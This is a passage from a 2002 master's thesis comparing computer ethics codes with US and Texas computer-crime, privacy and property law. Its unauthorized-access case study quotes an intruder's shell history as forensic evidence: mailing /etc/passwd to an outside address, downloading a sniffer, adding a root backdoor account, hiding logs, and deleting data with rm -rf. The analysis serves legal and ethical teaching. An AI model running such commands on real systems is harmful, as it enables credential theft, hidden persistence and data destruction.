

**AN INTERSECTION OF CODES OF ETHICS  
IN COMPUTER SCIENCE AND THE LAW:**

**A Preliminary View**

**THESIS**

**Presented to the Graduate Council of  
Southwest Texas State University  
In Partial Fulfillment of  
The Requirements  
For the Degree of**

**MASTER OF SCIENCE**

**By**

**Gerard P. Nugent, B.A., J.D.**

**San Marcos, Texas  
May, 2002**

COPYRIGHT

by

Gerard P. Nugent

2002

## **ACKNOWLEDGEMENTS**

I offer my thanks and appreciation to my thesis committee for the effort and interest they have given to help me complete this project. I have incurred a special debt of gratitude to my chairman, John Durrett, for the boldness of his thought and the persistence of his encouragement that is part and parcel of this thesis. Last but not least I am grateful for the knowledge so willingly shared with me by the leadership and faculty of the Computer Science Department.

April 2002

## **DISCLAIMER**

This Thesis contains information and interpretations about the law. It cannot and does not provide specific information or answers applicable to exact circumstances or situations. It is not intended to give legal advice, but to give readers insight by using actual circumstances and cases to demonstrate the impact of the law upon the discipline of computer science. Readers faced with individual situations must use their own judgment as to what is appropriate to them and to the extent they believe appropriate, seek the advice of legal counsel.

## TABLE OF CONTENTS

|                      |    |
|----------------------|----|
| LIST OF TABLES ..... | ix |
|----------------------|----|

|                       |    |
|-----------------------|----|
| LIST OF FIGURES ..... | ix |
|-----------------------|----|

### Chapter

|                                               |    |
|-----------------------------------------------|----|
| 1 INTRODUCTION .....                          | 1  |
| 1.1 Scope .....                               | 1  |
| 1.2 Methodology .....                         | 3  |
| 1.3 Overview .....                            | 5  |
| 2 CRIMINAL SANCTIONS AND COMPUTER ABUSE ..... | 10 |
| 2.1 Scope .....                               | 10 |
| 2.2 Unauthorized Access .....                 | 12 |
| 2.3 Denial of Service Attack .....            | 19 |
| 3 PRIVACY .....                               | 25 |
| 3.1. Scope .....                              | 25 |
| 3.2 Privacy Laws .....                        | 28 |
| 3.3 Encryption .....                          | 32 |
| 4 EMPLOYMENT .....                            | 39 |
| 5 PROPERTY RIGHTS .....                       | 46 |
| 5.1 Scope .....                               | 46 |
| 5.2 Copyright .....                           | 47 |
| 5.3 Patent .....                              | 59 |



|   |                                                                                                                                                                                            |     |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| 6 | CIVIL LIABILITY .....                                                                                                                                                                      | 69  |
| 7 | CONCLUSION .....                                                                                                                                                                           | 78  |
|   | 7.1 Summary .....                                                                                                                                                                          | 78  |
|   | 7.2 Future Work .....                                                                                                                                                                      | 79  |
|   | APPENDICES .....                                                                                                                                                                           | 81  |
| A | PROFESSIONAL CODES OF ETHICS .....                                                                                                                                                         | 81  |
|   | A.1 Software Engineering Code of Ethics and Professional Practice..                                                                                                                        | 81  |
|   | A.2 ACM Code of Ethics and Professional Conduct .....                                                                                                                                      | 89  |
|   | A.3 Other Professional Codes of Ethics .....                                                                                                                                               | 97  |
|   | A.3.1 IEEE Code of Ethics .....                                                                                                                                                            | 97  |
|   | A.3.2 SAGE Code of Ethics .....                                                                                                                                                            | 98  |
|   | A.3.3 The Ethics Code of the Association of Ethical<br>Internet Professionals .....                                                                                                        | 100 |
|   | A.3.4 AITP Code of Ethics and Standards of Conduct .....                                                                                                                                   | 102 |
|   | A.3.5 Code of Professional Ethics (The Information Systems<br>Audit and Control Association, Inc.) .....                                                                                   | 105 |
|   | A.3.6 ISA Code of Ethics .....                                                                                                                                                             | 106 |
| B | SECTIONS FROM THE SOFTWARE ENGINEERING CODE OF<br>ETHICS AND PROFESSIONAL PRACTICE AND THE ACM CODE<br>OF ETHICS AND PROFESSIONAL CONDUCT THAT RELATE TO<br>DEFINED LEGAL CATEGORIES ..... | 107 |
|   | B.1 Criminal Sanctions and Computer Abuse .....                                                                                                                                            | 107 |
|   | B.2 Privacy .....                                                                                                                                                                          | 108 |
|   | B.3 Employment .....                                                                                                                                                                       | 109 |
|   | B.4 Civil Liability .....                                                                                                                                                                  | 110 |
|   | B.5 Property Rights .....                                                                                                                                                                  | 112 |

|   |                                                                                                                                                                                                                                                                                             |     |
|---|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| C | FEDERAL LAWS .....                                                                                                                                                                                                                                                                          | 113 |
| D | TEXAS STATE LAWS .....                                                                                                                                                                                                                                                                      | 128 |
| E | UNAUTHORIZED ACCESS COMPUTER LOG FILES .....                                                                                                                                                                                                                                                | 131 |
|   | E.1 History file of the hacked server .....                                                                                                                                                                                                                                                 | 131 |
|   | E.2 Entries from firewall logs in intermediate server .....                                                                                                                                                                                                                                 | 133 |
|   | E.3 Entries from intermediate server rc.local file .....                                                                                                                                                                                                                                    | 133 |
| F | README.TXT FILE .....                                                                                                                                                                                                                                                                       | 134 |
| G | CHILDREN’S ONLINE PRIVACY PROTECTION ACT .....                                                                                                                                                                                                                                              | 135 |
|   | G.1 The Act – 15 U.S.C. ....                                                                                                                                                                                                                                                                | 135 |
|   | G.2 The Code of Federal Regulations .....                                                                                                                                                                                                                                                   | 145 |
| H | DIRECTIVE 95/46/EC OF THE EUROPEAN PARLIAMENT AND<br>THE COUNCIL, OCTOBER 25, 1995, ON THE PROTECTION OF<br>INDIVIDUALS WITH REGARD TO THE PROCESSING OF<br>PERSONAL DATA AND ON THE FREE MOVEMENT OF SUCH<br>DATA, OFFICIAL JURNAL OF THE EUROPEAN COMMUNITY,<br>(NOVEMBER 23, 1995) ..... | 156 |
| I | BERNSTEIN ENCRYPTION SOURCE CODE LISTINGS .....                                                                                                                                                                                                                                             | 186 |
|   | I.1 Implementation file snuffle.c .....                                                                                                                                                                                                                                                     | 186 |
|   | I.2 Implementation file unsnuffle.c .....                                                                                                                                                                                                                                                   | 188 |
|   | I.3 Implementation file snefru.c .....                                                                                                                                                                                                                                                      | 190 |
|   | I.4 Header file snefru.h .....                                                                                                                                                                                                                                                              | 196 |
|   | I.5 Header file patchlevel.h .....                                                                                                                                                                                                                                                          | 197 |
| J | AFFIDAVIT OF PROFESSOR HAROLD ABELSON .....                                                                                                                                                                                                                                                 | 198 |
| K | TRADE SECRET LAWS .....                                                                                                                                                                                                                                                                     | 201 |
|   | K.1 Uniform Trade Secrets Act (1085) .....                                                                                                                                                                                                                                                  | 201 |
|   | K.2 Restatement (Third) Unfair Competition (1995) .....                                                                                                                                                                                                                                     | 203 |

|       |                                                       |     |
|-------|-------------------------------------------------------|-----|
| K.3   | Texas Penal Code (Trade Secret Law) .....             | 204 |
| K.4   | State Whistleblower Laws .....                        | 205 |
| K.5   | False Claims Act (1985) .....                         | 206 |
| K.6   | Texas Whistleblower Statute .....                     | 207 |
| L     | SELECTED PROPERTY RIGHTS LAWS .....                   | 212 |
| L.1   | Copyright Act 17 United States Code .....             | 212 |
| L.2   | Patent Laws 35 United States Code .....               | 225 |
| M     | PROGRAMMING CONCEPTS .....                            | 232 |
| M.1   | Queue abstract data type .....                        | 232 |
| M.2   | Smith listing C++ source code .....                   | 233 |
| N     | PATENT FOR MOUSE SELECTION OF MENU COMMANDS .....     | 238 |
| O     | HENRY SCHEIN, INC. V. STROMBOE DOCUMENTS .....        | 239 |
| O.1   | Shrink-wrap/Click-wrap Licenses .....                 | 239 |
| O.2   | Claimants' Experts' Reports .....                     | 243 |
| O.2.1 | Brashear Report .....                                 | 243 |
| O.2.2 | McGee Report .....                                    | 250 |
| O.3   | Developer's Expert Reports .....                      | 253 |
| O.3.1 | Pooch – General Report .....                          | 253 |
| O.3.2 | Pooch – Tests Using Brashear Test .....               | 263 |
| O.3.3 | Pooch – Evaluation of Brashear Testing Software ..... | 287 |
|       | REFERENCES .....                                      | 304 |
|       | FOOTNOTES .....                                       | 309 |
|       | VITA .....                                            | 314 |

## LIST OF TABLES

|               |    |
|---------------|----|
| Table 1 ..... | 18 |
|---------------|----|

## LIST OF FIGURES

|                  |    |
|------------------|----|
| Figure 1.1 ..... | 2  |
| Figure 1.2 ..... | 5  |
| Figure 1.3 ..... | 8  |
| Figure 2.1 ..... | 21 |
| Figure 2.2 ..... | 22 |
| Figure 5.1 ..... | 49 |
| Figure 5.2 ..... | 55 |
| Figure 5.3 ..... | 64 |
| Figure 5.4 ..... | 65 |
| Figure 5.5 ..... | 66 |

**ABSTRACT**

**AN INTERSECTION OF COMPUTER SCIENCE**

**ETHICS CODES AND THE LAW:**

**A Preliminary View**

**by**

**GERARD P. NUGENT, B.A., J.D.**

**Southwest Texas State University**

**May 2002**

**SUPERVISING PROFESSOR: JOHN DURRETT**

Segments of the major computer science professional codes of ethics are compared with specific laws with respect to the issues of computer abuse, privacy, employment, property rights and civil liability. Detailed actual examples illustrate how these legal and ethical principles are applied in existing situations. Statutory and case law are increasingly used to regulate behavior when ethical codes lack specificity and enforcement. The present and future legal trends with respect to these issues will determine what the limitations will be upon the development of computer science. Awareness of these constraints is necessary before scientists can hope to have an impact on how they will develop in the future.

## CHAPTER 1

### INTRODUCTION

#### 1.1 Scope

There was a time, not long ago, when to be labeled a “hacker” was a badge of honor among those in computer academia and industry. It has only been over the last two or three decades that the meaning of the word has dramatically changed so that it now is often associated with criminal activity (*Merriam-Webster Online*, 2002). This is a typical sample of how rapidly customs and practices in computer science have changed and are changing.

The proliferation of computers and society’s increasing reliance upon them has also caused the norms and behaviors of computer science practitioners to be questioned and considered with increasing frequency and intensity (see, e.g. Spinello, 1997). These queries come from both within and without the computer science community. Internally, computer scientists and software engineers are finding themselves confronted with progressively more questions and dilemmas on what they should or shouldn’t do (McFarland, 1990). Externally, there is the concern that the public should be protected from incompetent technical performance and unethical behavior (see, e.g. Markey, E.J., 1999).

Various professional societies and organizations have responded to these concerns by adopting codes of professional ethics. Society in general has reacted through the law by both adapting existing legal theories and laws to computer issues as well as enacting

new statutes and regulations. The goal of this thesis is to look at how the law has peremptorily instantiated those general aspiratory principles contained in the major codes of professional ethics and to demonstrate their impact upon the behaviors and practices of today's computer scientist and software engineer. This is done by identifying specific statutory and case law enacted and created to respond to concerns and problems in computer science and information technology. While the examples selected are not meant to be exhaustive, they have been chosen not only on the basis of being representative of the ethical principles as expressed in the professional codes that have been incorporated in the criminal and civil law, but also to technically illustrate their effect upon the computer science.

The following Venn diagram (Figure 1.1) illustrates the subset from which the examples were chosen:




Figure 1.1

## 1.2 Methodology

There are numerous codes of ethics that have been adopted by professional associations in the computer and information industry. A listing of these professional codes of ethics is contained in Appendix A. This thesis analyzes the provisions of two such codes that have been adopted by the largest and most prominent professional organizations in the computer science industry, namely: The ACM Code of Ethics and Professional Conduct adopted by the Association for Computing Machinery (ACM) in 1992 (hereinafter referred to as the “ACM Code”) and the Software Engineering Code of Ethics and Professional Practice (v 5.2) developed by a Joint Task Force of the ACM and the Computer Science Section of the Institute of Electrical and Electronics Engineers, Inc. (IEEE-CS) in 1993 and approved in 1998 (hereinafter referred to as the “Software Engineering Code”). The text of the Software Engineering Code is in Appendix A.1 and the text of the ACM Code is in Appendix A.2. Several other professional codes of ethics for computer related organizations are in Appendix A.3.

These two codes have been singled out for analysis because they are the most comprehensive of the existing codes. Professional associations’ ethical codes have many purposes (see, e.g. Bowyer, 2001, 47-48), but they can be summarized as falling into three basic categories: aspirational, educational, and regulatory (Frankel, 1995). All of the computer related professional codes of ethics included in Appendix A could be characterized as aspirational. That is, they express ideals and contain general guidelines that encourage high standards of conduct. In addition to their aspirational features, the ACM Code and the Software Engineering Code, in contrast to the other codes contained in Appendix A, also contain educational guidelines. Educational guidelines are more



specific and contain a clearer explanation of what constitutes ethical conduct (Frankel, 1995). While the AITP Standards of Conduct that accompany its Code of Ethics is educational in nature (see Appendix A.3.4), it is not as comprehensive as the ACM Code and the Software Engineering Code.

A comparison of the Software Engineering and the ACM Codes produce a number of common themes (Bowyer, 2001, 54). These themes revolve around relationships professionals have to colleagues, employers, the public, and the professional organization. For the purposes of this thesis, these common themes are categorized as follows: respect for the law (CRIMINAL SANCTIONS AND COMPUTER ABUSE); respect for the privacy of individuals and organizations (PRIVACY); relationships in the workplace (EMPLOYMENT); respect for property rights (PROPERTY RIGHTS); and avoiding harm to others (CIVIL LIABILITY). Themes revolving around responsibilities to colleagues and to professional organizations are not included because they do not have any counterparts in the law at this time. The specific names chosen to describe these categories are somewhat arbitrary. That is, other labels could have been selected to describe the substance of the same categories.

The parenthetical capitalized terms in the paragraph above are the titles for the remaining chapters where it is demonstrated how each of these themes has been incorporated into the law. The code sections relating to each of these categories are set out in Appendix B. The mapping of the code sections to the legal categories was subjective to the extent that language used in the section was less than specific. There are code sections not identified to any legal category and the reasons for their omissions are detailed in the endnotes contained in Appendix A.1 and A.2.

### 1.3 Overview

This thesis is concerned with recognizing how and why current activities, customs and practices in computer science are being restricted as well as the future trends that will continue to increasingly control and limit the exploration and progress of the science. Lessig (1999) provides an insightful analysis of how the tools and forces that mold and direct human and institutional behavior operate upon the development of cyberspace. He classifies the forces of regulation into four modalities: law, norms, the market, and architecture (the physical environment). He expresses this process through a simple drawing, see Figure 1.2




Figure 1.2

He defines the law as the processes whereby some form of government expresses values of the community through various edicts, commands and declarations backed up by sanctions and threats. Norms consist of constraints imposed not by government, but

through a variety of sanctions that a community impresses upon each other. Market factors are economic constraints that either deter or encourage behavior. Architecture consists of the built or existing physical environment, including the “laws” of nature such as gravity, speed of light, etc. that can either prevent or allow certain actions.

The focus of this thesis is upon the law and norm modalities as they affect the range of activity in the fields of computer science and information technology. The law, for the purposes of this thesis, includes the criminal law consisting of statutes that carry incarceration penalties as well as the civil law that sanctions with monetary and injunctive consequences. Norms, using Lessig’s definition, include computer ethics as expressed in the professional codes of ethics enumerated above.

According to Bynum (2002) computer ethics means dealing with the ethical problems that have been aggravated, transformed or created by computer technology. While this definition isn’t particularly informative, his real contribution can be found in the goal of computer ethics that he has formulated: “To integrate computing technology and human values in such a way that the technology advances and protects human values, rather than doing damage to them.” Computer ethics, according to Bynum (2002) can be studied or viewed from three levels. The basic level is to sensitize people to the fact that computer technology has social and ethical consequences. The next stage consists of making preliminary assessments and identifications of computer ethics situations, comparing them with others and suggesting possible resolutions. The top tier is labeled theoretical computer ethics and applies scholarly theories from philosophy, social science or law in order to better define and understand the issues. This uppermost level is frequently taught in college level Computer Ethics or Computers and the law courses.

Bynum's term "theoretical computer ethics" is something of a misnomer because the subject matter concerns itself with extant issues and problems. It is from this level that this thesis analyses the current ethical and legal landscape in the field of computer science and information technology.

Many of the ethical commentators observe that the dangers of the increasingly ubiquitous and omnipresent impact computers pose for society is a reason for self-regulation. Traditionally, the professional associations have attempted to address the issue through codes of ethics in order to avoid or reduce the intrusion of government regulation (Jacobs, 1986). An example of this type of effort has been occurring in the franchising industry (see *Hearing before the Committee on Small Business House of Representatives on Self-Regulation of Franchising: the IFA Code of Ethics*, 103<sup>rd</sup> Cong., 2d Sess., ser. 103-92 (1994)). This is an apt analogy because the franchising industry, like the computer industry is a relatively recent phenomenon that has developed rapidly over a short period of time. Of particular interest in this report is the observation that the ethical code in question was largely hortatory (aspirational), encouraging good behavior but imprecise about exactly what constituted good (or bad) behavior and, in addition, lacked enforcement provisions. Consequently, the law was sought to cure the perceived abuses in the industry.<sup>1</sup>

This type of development is also occurring in the computer industry. The Federal Trade Commission (FTC) has been exploring ways in which to combat the assault on data accuracy, security and privacy online. The FTC encouraged the industry to adopt principles for fair information practices and mechanisms to ensure compliance; however, the results were less than acceptable. Of the 212 commercial children's Web sites

surveyed, 89 percent collected personal information from children while only 24 percent posted privacy notices and only one percent required parental consent (Federal Trade Commission [FTC] New Rule Will Protect Privacy of Children Online, 1999). As a result, the Commission recommended that Congress adopt laws to immediately protect online children's privacy and is still considering the feasibility of general legislation in this area. FTC, Privacy Online: A Report to Congress (1998). The result was the enactment of a new law, The Children's Online Privacy Protection Act (1998).

This then is an illustration of how this dynamic appears to be developing with respect to computer science and information technology. The relationship between the law and professional ethics appears to be that the larger the impact the technology has upon the public coupled with the smaller the effect of the self regulatory efforts by the professional organizations, the greater the legal constraints become. That is, there is an inverse correlation between the law and professional ethics, as shown by Figure 1.3




Figure 1.3

The ACM Code and the Software Engineering Code, despite their laudatory features and efforts to include more educational standards as advocated by Frankel (1995), still lack the specificity and enforceability necessary to stave off the tide of legal regulation. The

scientific and engineering professional associations are reluctant to establish specific guidelines because of the expense, the possibility of litigation, and the fact that the members find that regulating their colleagues is inherently distasteful (Frankel, 1995). Given this state of affairs, it is no wonder that the law continues to increasingly regulate and circumscribe the application and development of computer science and information technology. The examples in the chapters that follow illustrate this trend.

Chapter 2, CRIMINAL SANCTIONS AND COMPUTER ABUSE, details how practices and conduct that were once considered acceptable or inconsequential at worst can now create a criminal. Chapter 3, PRIVACY explores the right of privacy and the need for security and encryption to protect that right. The employment issues covered in Chapter 4, EMPLOYMENT, consist of whistle blowing and respective rights of employers and employees in the computer environment. Chapter 5, PROPERTY RIGHTS, deals with intellectual property and looks at the impact of the law of patents and copyright. Chapter 6, CIVIL LIABILITY, describes several areas of civil liability, notably the common law concept of negligence, contractual limitations, and fraud (deceptive practices). The final Chapter 7 concludes with a look at the possible investigation and research into the role that law and ethics may have upon the future development of computer science.

## **CHAPTER 2**

### **CRIMINAL SANCTIONS AND COMPUTER ABUSE**

#### **2.1 Scope**

As set out in Appendix B.1 four separate sections from the professional ethical codes have been singled out as applying to this topic. Two are very general and would apply not only to this category of criminal law and computer abuse but to all of the categories in the succeeding chapters as well. With that thought in mind, comment regarding them made here is not repeated subsequently. Their generality is evident in that they require compliance with all governmental laws pertaining to professional work, to wit:

ACM/IEEE § 6.06. Obey all laws governing their work, unless, in exceptional circumstances, such compliance is inconsistent with the public interest.

ACM § 2.3 Know and respect existing laws pertaining to professional work. ACM members must obey existing local, state, province, national, and international laws unless there is a compelling ethical basis not to do so....But compliance must be balanced with the recognition that sometimes existing laws and rules may be immoral or inappropriate and, therefore, must be challenged. Violation of a law or regulation may be ethical when the law or rule has inadequate moral basis or when it conflicts with another law judged to be more important. If one decided to violate a law or rule because it is viewed as unethical, or for any other reason, one must fully accept responsibility for one's own actions and consequences.

Both sections recognize exceptions to the actions proscribed by the rule; namely when it would be unethical or against the public interest to do so. The Software Engineering

Code limits the exception to the public interest, a common generalization. The ACM Code creates a similar exception, whenever there is an inadequate ethical basis for the law or if it conflicts with a more important law. It too suffers from a lack of specificity. These exceptions, without further guidance or explanation, at best recognize a rare difference that may infrequently exist between the law and ethics and at worst present a dangerous oversimplification.

The other two sections are both from the ACM Code and are specific with respect to the conduct that they prohibit:

ACM § 1.2. Avoid harm to others.....Harmful actions include intentional destruction or modification of files and programs leading to serious loss of resources or unnecessary expenditure of human resources such as the time and effort required to purge systems of "computer viruses."

ACM § 2.8 Access computing and communication resources only when authorized to do so. Theft or destruction of tangible and electronic property is prohibited by imperative 1.2 - "Avoid harm to others." Trespassing and unauthorized use of a computer or communication system is addressed by this imperative. Trespassing includes accessing communication networks and computer systems, or accounts and/or files associated with those systems, without explicit authorization to do so.

There are both state and federal laws that encompass the provisions of the above two code sections. The primary federal law dealing with these matters is the National Information Infrastructure Protection Act of 1996 and the Electronic Communications Privacy Act of 1986. The full text of these laws is contained in Appendix C. There are other federal criminal laws that relate to pornography and intellectual property applicable to computers that are referenced in Chapter 2 PRIVACY and Chapter 5 PROPERTY RIGHTS, respectively. Virtually every state in the United States has enacted laws criminalizing various aspects of computer related abuses.<sup>2</sup> The Texas approach, TEX.



PENAL CODE § 33.01 – 33.04 is directed at unauthorized access of a computer. The full text of this law is contained in Appendix D.

Section 2.2 deals with several examples of the unauthorized access prohibitions in ACM § 2.8 that was prosecuted under 18 U.S.C. §§ 1030 and 2511 as well as under the Texas Penal Code. Section 2.3 illustrates a violation of ACM § 1.2 through a denial of service attack scenario because it involves a willful intent to harm and would likewise constitute violations of 18 U.S.C. §§ 1030 and 2511.

## **2.2 Unauthorized Access**

Mandia & Proise (2001) provide the details of an unauthorized access to a computer system. The perpetrator had logged into a Unix database server without authorization and deleted a database. The attacker was identified through the examination of the history files on the target server and the intermediate server that was utilized in the attack. Output from those files is set out in detail in Appendix E by line number and is referred to herein as necessary.

This crime was uncovered through forensic work on the files of the victimized server and the intermediate server used to penetrate the attacked server. What follows here is Mandia & Proise (2001)'s account of the case. The history file of the victimized server was analyzed first. This Unix file records all of the commands (but not the output produced by those commands) entered by a user during a session. The first significant command was at line 4. The significant actual commands from Appendix E.1 are referred throughout this section 2.3 by their line number in an indented format.

4) w

This command is tantamount to asking who is doing what on the server at that particular time. For each user currently logged onto the server it outputs the userid, the user's terminal name, the time logged in, the time since a key was last pressed, the processor time used by all jobs since login, the processor time used by the current process, and the command that is currently running. (Hahn, H., 1995, 207). In lines 6 and 7 the hacker located and viewed the file that contains all of the userids and perhaps their encrypted passwords

- 6) cat /etc/passwd
- 7) cat etc/pass

and lines 8 through 10 were attempts to output the contents through the mail program to an email account at a computer whose URL was fantasy.com.

- 8) cat /etc/passwd | mail -s ownd badboy@fantasy.com
- 9) cat /etc/passwd | mail -s owned badboy@fantasy.com
- 10) cat /etc/passwd | mail badboy@fantasy.com

In lines 12 and 13 it appeared that the intruder was attempting to transfer files from a computer whose URL was 31.27.11.7.

- 12) ftp 37.27.11.7
- 13) ftp 37.27.11.7

In lines 14 through 23 the hacker looked for the program that would allow the creation of new users and attempted to create a new user account named bsmith.

- 14) ls -tla /sbin/
- 15) ls -tla /usr/sbin/
- 16) adduser
- 17) useradd
- 18) ls -tla /sbin/\*user\*
- 19) ls -tla /bin/\*user\*
- 20) ls -tla /usr/sbin/\*user\*
- 21) /usr/sbin/useradd
- 22) /usr/sbin/useradd bsmith
- 23) /usr/sbin/useradd bsmith

It next appears that the attacker has downloaded a compressed file named ss.tgz, and placed that file into a directory (s)he created called ..hello and decompressed the file in lines 29 through 37. The authors state that this file is a sniffer program for capturing userid and passwords.

```
29) ftp 31.27.11.7
30) mkdir ..hello
31) mv ss.tgz ..hello
32) cd ..hello
33) which tar
34) tar -zxvf ss.tgz
35) gunzip
36) gunzip -d ss.tgz
37) tar -xvf ss.tar
```

In lines 38 through 52 it looks as if the hacker changed to a directory produced through the file decompression but could not compile the sniffer file because a header file was missing and that (s)he again downloaded some header files and placed them in the ..hello directory.

```
38) cd ss-1.3
39) ls
40) ./configure
41) make
42) find / -name ip_var.h*
43) find
44) w
45) exit
46) ls
47) ftp 31.27.11.7
48) mkdir /usr/include/netinet
49) bash
50) ls
51) ls -tla
52) mv *.h ..hello
```

From lines 74 through 79 it looks as though the attacker located and downloaded another sniffer file, ss.c, moved it to directory ss-1.3, compiled and installed it.

```
74) ftp 31.27.11.7
75) mv ss.c ss-1.3
76) cd ss-1.3
77) ./configure
78) make
79) make install
```

The attacker finally accomplished his(her) purpose by displaying the configuration of the network adapters so as to try and write a sarcastic message to all users logged onto the network, unsuccessfully it appears, after deleting the database, all as shown in lines 83 through 98.

```
83) whereis ifconfig
84) ifconfig -a
85) /ifconfig ethl
86) /sbin/ifconfig -h
87) ifconfig -h
88) which ifconfig
89) usr/sbin/ifconfig -h
90) cd /
91) ls
92) rm -rf rd
93) w
94) man wall
95) wall hello I have just hacked into your system... have a nice day
96) whereis wall
97) /usr/sbin/wall
98) exit
```

In addition to the history file, the logs of the firewall provided some useful information. The entries from these logs are contained in Appendix E.2 The intruder had used the brucer account/userid to gain access and that the entry had been by telnet from a computer with the URL 31.27.11.7, which is the same URL that the intruder had been downloading files from as shown by lines 12, 13, 29, 47 and 74 of the history file in Appendix E.1.

The 31.27.11.7 URL was identified as belonging to a firm that had a relationship with the owner of the attacked server. In reviewing the logs on this computer, law enforcement authorities identified that one of the startup script files, rc.local, had been edited. The relevant entries from that file are contained in Appendix E.3.

The rc.local entries show that the attacker changed the permissions on the history and log files with the chmod 0 command so that when (s)he logged on to this computer, these files became unreadable, unwritable and unexecutable by anyone except those with root privileges:

- 1) `chmod 0 /root/.bash_history`
- 2) `chmod 0 /var/log/*`
- 3) `chmod /usr/local/psionic/portsentry/*`

(S)he then created a new file, admin, with the touch command and made it accessible only to one with root privileges and appended the output from commands showing the state of all the network interface cards (ifconfig) and information about the currently running processes (ps):

- 4) `touch /tmp/admin`
- 5) `chmod 0 /tmp/admin`
- 6) `ifconfig -a >> /tmp/admin`
- 7) `ps aux >> /tmp/admin`
- 8) `cat /etc/passwd`

The attacker next created an account for bsmith with a password and appended it to the passwd and shadow files:

- 10) `echo bsmith:$1$/tORJ9wQ$qB1RuRacPJEmApvh1kLLB:0:0:::/bin/bash >> /etc/passwd`
- 11) `echo bsmith:x:0:0:::/bin/bash >> /etc/shadow`

The passwd and shadow files contain the user names and encoded passwords along with special password data (Hahn, H., 1995). This new admin file containing the user

accounts, encrypted passwords, all of the running processes (the ps command), and the state of all network interface cards (ifconfig command) was then emailed to the hacker@fantasy.com address and then deleted:

- 12) mail -s startup hacker@fantasy.com < /tmp/admin
- 13) rm -f /tmp/admin

With this information, especially the hacker@fantasy.com address coupled with the badboy@fantasy.com address gleaned from the attacked server's history file, law enforcement authorities were able to identify the server fantasy.com, issue appropriate subpoenas to obtain its logs and determine the identity of the hacker.

This was a clear violation of 18 U.S.C. §(a)(5)(A)(i) (“...knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer...”) and of TEX. PENAL CODE § 33.02(a) (“...knowingly accesses a computer, computer network, or computer system without the effective consent of the owner”) had the violation occurred in Texas. The penalties associated with this violation under the federal law can be imprisonment of up to 10 years and/or a fine up to \$250,000 or, if it was a second offense, imprisonment of up to twenty years and/or the fine. In Texas the penalty would depend on the amount of damage done by the deleting of the database. The damage amounts and corresponding penalties of 18 U.S.C. § 1030 are set out here in

Table 1:

---

Table 1

Penalties under 18 U.S.C. s 1030

---

| <u>Damage Amount</u>       | <u>Penalty</u>                                                                   |
|----------------------------|----------------------------------------------------------------------------------|
| =>\$200,000                | imprisonment of from 5 years to 99 years or life<br>and/or up to a \$10,000 fine |
| =>\$100,000 and <\$200,000 | imprisonment of from 2 years to 20 years and/or up<br>to a \$10,000 fine         |
